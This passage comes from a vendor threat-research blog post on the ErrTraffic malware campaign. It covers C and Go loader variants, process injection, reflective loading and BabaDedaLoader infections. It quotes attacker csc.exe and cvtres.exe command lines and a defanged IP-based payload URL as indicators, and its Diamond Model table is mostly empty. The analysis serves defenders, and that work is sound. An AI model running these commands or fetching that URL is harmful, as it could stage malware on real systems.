
Figure 44. Initial checks made in C Variant
Also check the display devices.

Figure 45. Display devices check made in C Variant
As mentioned in the OnionDrop description, it uses LdrGetProcedureAddress.

Figure 46. Use of LdrGetProcedureAddress in C Variant
It was detected the use of RunPE, a technique that allows to run another windows PE in the same address space as another process, allowing to hide malicious code on a legitimate process. In this case, it was explorer.exe.
It was also observed the creation of a Remote Thread in chrome.exe.

Figure 47. Use of RunPE exploit and RemoteThread creation by C Variant
EXE Variant: Go

Figure 48. Go variant file information
The malware as a function isVirtualMachine, to check if it’s running on a virtual machine.

Figure 49. Call to isVirtualMachine function in Go variant
Inside isVirtualMachine, it checks the display devices.

Figure 50. Checks made inside isVirtualMachine function in Go variant
After the check, it uses LoadLibraryA to load many DLLs that are not initially on the Import Table. Among these loaded DLLs are shell32.dll, msi.dll and winhttp.dll.

Figure 51. Dynamic load of DLLs in Go variant
After the DLLs are loaded, it performs a network request to an URL associated with LegionLoader.

Figure 52. Request to a URL associated with LegionLoader in Go variant
In the request, an information encoded in Base64 is sent, but if decoded it can be seen that it’s an encrypted content.

Figure 53. Base64 information sent in Go variant
The executable also performs a Reflective Loader, which is a code injection technique for loading malicious code into a target system’s memory without the use of traditional executable files.

Figure 54. Reflective Loader made by variant Go
BabaDedaLoader infections using CvtRes
While csc.exe, which is a binary file used by .NET Framework to compile C# code, and is a known binary used in the LOLBINs context to compile attacker code on system with the goal of bypass defenses, it can be combined with cvtres.exe ("Convert Resource Files To COFF Objects").
CvtRes converts ".res" resource files into a COFF ".obj" object file that the linker can link into a finished ".exe" PE application file. Both binaries combined can be used as a LOLBIN.
This combination was used in some cases observed in this campaign, using the following command lines:
- csc.exe /noconfig /fullpaths @"%AppData%\Local\Temp\pobk3gx5.cmdline"
- cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:%AppData%\Local\Temp\RES1657.tmp" "%AppData%\Local\Temp\CSC61EE04EE32ED47FE98A9D45242693BB.TMP"
After the execution of these commands, a call was observed to the URL hxxp://158.94.208.104/x7GkP2mQ9zL4/my_s.bin, which was observed in a BabaDedaLoader report made by Morphisec. Although the report describes that it’s associated with a ClickFix campaign, it didn’t mention that use of csc.exe and cvtress.exe. Besides that, this is a well-known behavior for Donut Shellcode when it deals with fileless infection chains or local compilations involving dynamic .NET loaders.

Figure 55. BabaDedaLoader process tree
Diamond Model
| Adversary |
MaaS operator running a traffic distribution system (TDS) that affiliates can rent/use to monetize victims via ClickFix lures and subsequent malware delivery.
|
| Capability |
|
| Infrastructure |
Primary distribution
Blockchain-related resolution via EtherHiding:
Staging and payload infrastructure:
Payloads delivered can be:
Final payload delivers different malware families, including:
|
| Victim |
Visitors of compromised WordPress sites.
General information targeted on victims:
Information targeted in some cases:
|
Conclusion
The ErrTraffic campaign shows how quickly modern malware delivery chains are evolving. By combining compromised WordPress sites, ClickFix social engineering, blockchain-based EtherHiding, DLL side-loading, process injection, and multiple malware families, attackers can build highly flexible campaigns designed to evade traditional detection and continuously change how payloads are delivered. WatchGuard telemetry identified activity spanning threats including Vidar, Okobot, LegionLoader, OnionDrop, and BabaDedaLoader, reinforcing the importance of maintaining visibility across browser activity, endpoints, network communications, and suspicious system behavior.
For defenders, the lesson is not simply to watch for a single malware family or indicator. It is to understand the techniques and infrastructure connecting these campaigns so emerging variations can be identified earlier.
Stay ahead of the techniques shaping today’s threat landscape. Follow WatchGuard on LinkedIn for timely threat research, cybersecurity insights, and practical guidance for security teams and MSPs. And subscribe to the Secplicity Blog for deeper technical analysis from the WatchGuard Threat Lab on emerging malware, vulnerabilities, threat actors, and attack techniques.